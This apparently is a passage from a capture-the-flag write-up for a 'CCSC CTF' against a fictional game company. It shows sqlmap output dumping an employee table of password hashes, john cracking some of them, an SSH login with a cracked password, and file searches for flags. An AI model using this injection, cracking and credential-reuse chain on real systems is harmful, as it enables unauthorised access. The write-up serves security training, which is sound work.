| 10 | hint_there_might_be_other        | Ne0nCat3          | Clark Kent       | Programmer        |
| 11 | useful_info_in_this_table        | IAmNotBatman123   | Bruce Wayne      | Programmer        |
| 12 | 7c5aba41f53293b712fd86d08ed5b36e | PennywiseTheClown | Steve Rogers     | Tester            |
+----+----------------------------------+-------------------+------------------+-------------------+

[18:17:38] [INFO] table 'store.employees' dumped to CSV file '/home/crazyeights/.local/share/sqlmap/output/18.217.148.239/dump/store/e
mployees.csv'
[18:17:38] [INFO] fetched data logged to text files under '/home/crazyeights/.local/share/sqlmap/output/18.217.148.239'
[18:17:38] [WARNING] your sqlmap version is outdated

[*] ending @ 18:17:38 /2021-02-01/

crazyeights@es-base:~$
```

CCSC CTF

FLAG 8



LolGamez

Quality Fake Games

Our Team

Jake Smith


President, Username: EatBullets (Discord, Twitch) On Vacation.

Mace Windu


Programmer, Server Admin, Only one with SSH Login, Username: [REDACTED]

Bruce Wayne


Programmer, Social Media Manager, Username: IamNotBatman123 (LinkedIn)




```
Database: store
Table: employees
[12 entries]
+----+----------------------------------+-------------------+-------------------+--------------------+
| id | pass                             | username          | full_name         | position           |
+----+----------------------------------+-------------------+-------------------+--------------------+
| 1  | b026324c6904b2a9cb4b88d6d61c81d1 | EatBullets        | Jake Smith        | President          |
| 2  | 26ab0db90d72e28ad0ba1e22ee510510 | PR0_GGRAM3D       | John Wick         | Vice President     |
| 3  | 6d7fce9fee471194aa8b5b6e47267f03 | CoB@lt            | Luke Skywalker    | VP Sales           |
| 4  | 48a24b70a0b376535542b996af517398 | SeekNDstroy       | Han Solo          | VP Marketing       |
| 5  | 1dcca23355272056f04fe8bf20edfce0 | Bulletz4Breakfast | Obi-Wan Kenobi    | VP Communications  |
| 6  | 9ae0ea9e3c9c6e1b9b6252c8395efdc1 | BigDamnHero       | Jar Jar Binks     | Sales              |
| 7  | 84bc3da1b3e33a18e8d5e1bdd7a18d7a | IronMAN77         | Tony Stark        | VP Engineering     |
| 8  | CCSCFLAG7{sqli_what_fun}         | FightClubAlum     | Anakin Skywalker  | Programmer         |
| 9  | these_are_not_real_passwords     | BadBaneCat        | Mace Windu        | Programmer         |
| 10 | hint_there_might_be_other        | NeonCats          | Clark Kent        | Programmer         |
| 11 | useful_info_in_this_table        | IAmNotBatman123   | Bruce Wayne       | Programmer         |
| 12 | 7c5aba41f53293b712fd86d08ed5b36e | PennywiseTheClown | Steve Rogers      | Tester             |
+----+----------------------------------+-------------------+-------------------+--------------------+

[18:17:38] [INFO] table 'store.employees' dumped to CSV file '/home/crazyeights/.local/share/sqlmap/output/18.217.148.239/dump/store/e
mployees.csv'
[18:17:38] [INFO] fetched data logged to text files under '/home/crazyeights/.local/share/sqlmap/output/18.217.148.239'
[18:17:38] [WARNING] your sqlmap version is outdated

[*] ending @ 18:17:38 /2021-02-01/

crazyeights@es-base:~$
```




```
crazyeights@es-base:~$ john --show crackme_hashes
?:Fun
?:john
?:flagsrule!
?:Darth_Vader
?:capturetheflag
?:ironman!
?:iambatman

7 password hashes cracked, 9 left
crazyeights@es-base:~$
```



```
crazyeights@es-base:~$ ssh BadBaneCat@192.168.99.98
BadBaneCat@192.168.99.98's password:
Last login: Tue Jan 26 01:53:38 2021 from 192.168.99.1
$ ls
Desktop  Documents  Downloads  Images  user.txt  Videos
$
```




```
$ ls
Desktop  Documents  Downloads  Images  user.txt  Videos
$ /bin/bash
BadBaneCat@ubuntu2010:~$ 
```




```
BadBaneCat@ubuntu2010:~$ cat user.txt
                                    /@
                     __        __   /\/
                    /==\      /  \_/\/
                  /======\    \/\__ \__
                /==/\  /\==\    /\_|__ \
             /==/    ||    \=\ / / / /_/
           /=/    /\ || /\   \=\/ /
        /===/   /   \||/   \   \===\
      /===/   /_________________ \===\
   /====/   / |                /  \====\
 /====/   /   |  _________    /  \   \===\    THE LEGEND OF
 /==/   /     |/    /  \ / / /  __________\_____      ______       ___
|===| /       |/   /____/ / /   \   _____ |\   /      \     \      \  \
 \==\             /\   / / /     | |  /= \| | |        | | \ \     /  _  \
 \===\__    \    /  \ / / /   /  | |  /===/| | |        | |  \ \   / /  \ \
   \==\ \    \\ /____/   /_\ //   | |_____/| | |        | |   | | / /___\ \
   \===\ \   \\\\\\\/   /////// /|   _____ | | |        | |   | | |  ___  |
     \==\/     \\\\/ / //////   \| |/==/ \| | |        | |   | | | /   \ |
     \==\    _ \\/ / /////    _ | |==/      | |        | |  / /  | | | | |
       \==\  / \ / / ///      /|\| |_____/| | |_____/| | |_/ /   | | | | |
       \==\ /   / / /________/ |/_________|/________|/_____/   /___\ /___\
         \==\  /               | /==/
         \=\  /________________|/=/    OCARINA OF TIME
           \==\     _____     /==/
          / \===\   \   /   /===/
         / / /\===\  \_/  /===/
        / / /   \====\ /====/
       / / /      \===|===/
       |/_/        \===/
                      =


CONGRADULATIONS!!!
CCSCFLAG8{user_then_root}BadBaneCat@ubuntu2010:~$ 
```

CCSC CTF


FLAG 9




```
BadBaneCat@ubuntu2010:~$ cd
BadBaneCat@ubuntu2010:~$ find / -name "flag.txt" 2>/dev/null
/var/www/html/flag.txt
/home/BadBaneCat/Documents/.logs/04/002/flag.txt
/home/BadBaneCat/Documents/.logs/04/003/0001/flag.txt
/home/BadBaneCat/Documents/.logs/02/flag.txt
/home/BadBaneCat/Documents/.logs/05/001/002/001/00001/flag.txt
BadBaneCat@ubuntu2010:~$ 
```



```
BadBaneCat@ubuntu2010:~/Documents$ ls -lia
total 12
3276816 drwxr-xr-x 3 root       root       4096 Jan 25 15:23 .
3276811 drwxr-xr-x 8 BadBaneCat BadBaneCat 4096 Jan 26 01:53 ..
3276820 drwxr-xr-x 6 root       root       4096 Jan 26 02:44 .logs
BadBaneCat@ubuntu2010:~/Documents$ cd .logs/
BadBaneCat@ubuntu2010:~/Documents/.logs$ ls
02  03  04  05
BadBaneCat@ubuntu2010:~/Documents/.logs$ ls -R
.:
02  03  04  05

./02:
flag.txt

./03:
0001  001

./03/0001:
test.txt

./03/001:
002

./03/001/002:
nootnoot.txt

./04:
002  003

./04/002:
flag.txt
```




```
./04/003:
total 16
3276830 drwxr-xr-x 4 root root 4096 Jan 25 15:23 .
3276829 drwxr-xr-x 4 root root 4096 Jan 25 15:23 ..
3276831 drwxr-xr-x 2 root root 4096 Jan 25 15:23 0001
3276833 drwxr-xr-x 2 root root 4096 Jan 25 15:23 0002

./04/003/0001:
total 12
3276831 drwxr-xr-x 2 root root 4096 Jan 25 15:23 .
3276830 drwxr-xr-x 4 root root 4096 Jan 25 15:23 ..
3276832 -rw-r--r-- 1 root root   11 Jan 26 03:38 flag.txt

./04/003/0002:
total 12
3276833 drwxr-xr-x 2 root root 4096 Jan 25 15:23 .
3276830 drwxr-xr-x 4 root root 4096 Jan 25 15:23 ..
3276834 -rw-r--r-- 1 root root  765 Jan 26 03:38 noot.txt

./05:
total 12
3285106 drwxr-xr-x 3 root root 4096 Jan 26 02:44 .
3276820 drwxr-xr-x 6 root root 4096 Jan 26 02:44 ..
3285107 drwxr-xr-x 3 root root 4096 Jan 26 02:44 001

./05/001:
total 12
3285107 drwxr-xr-x 3 root root 4096 Jan 26 02:44 .
3285106 drwxr-xr-x 3 root root 4096 Jan 26 02:44 ..
3285108 drwxr-xr-x 3 root root 4096 Jan 26 02:44 002

./05/001/002:
total 12
```




```
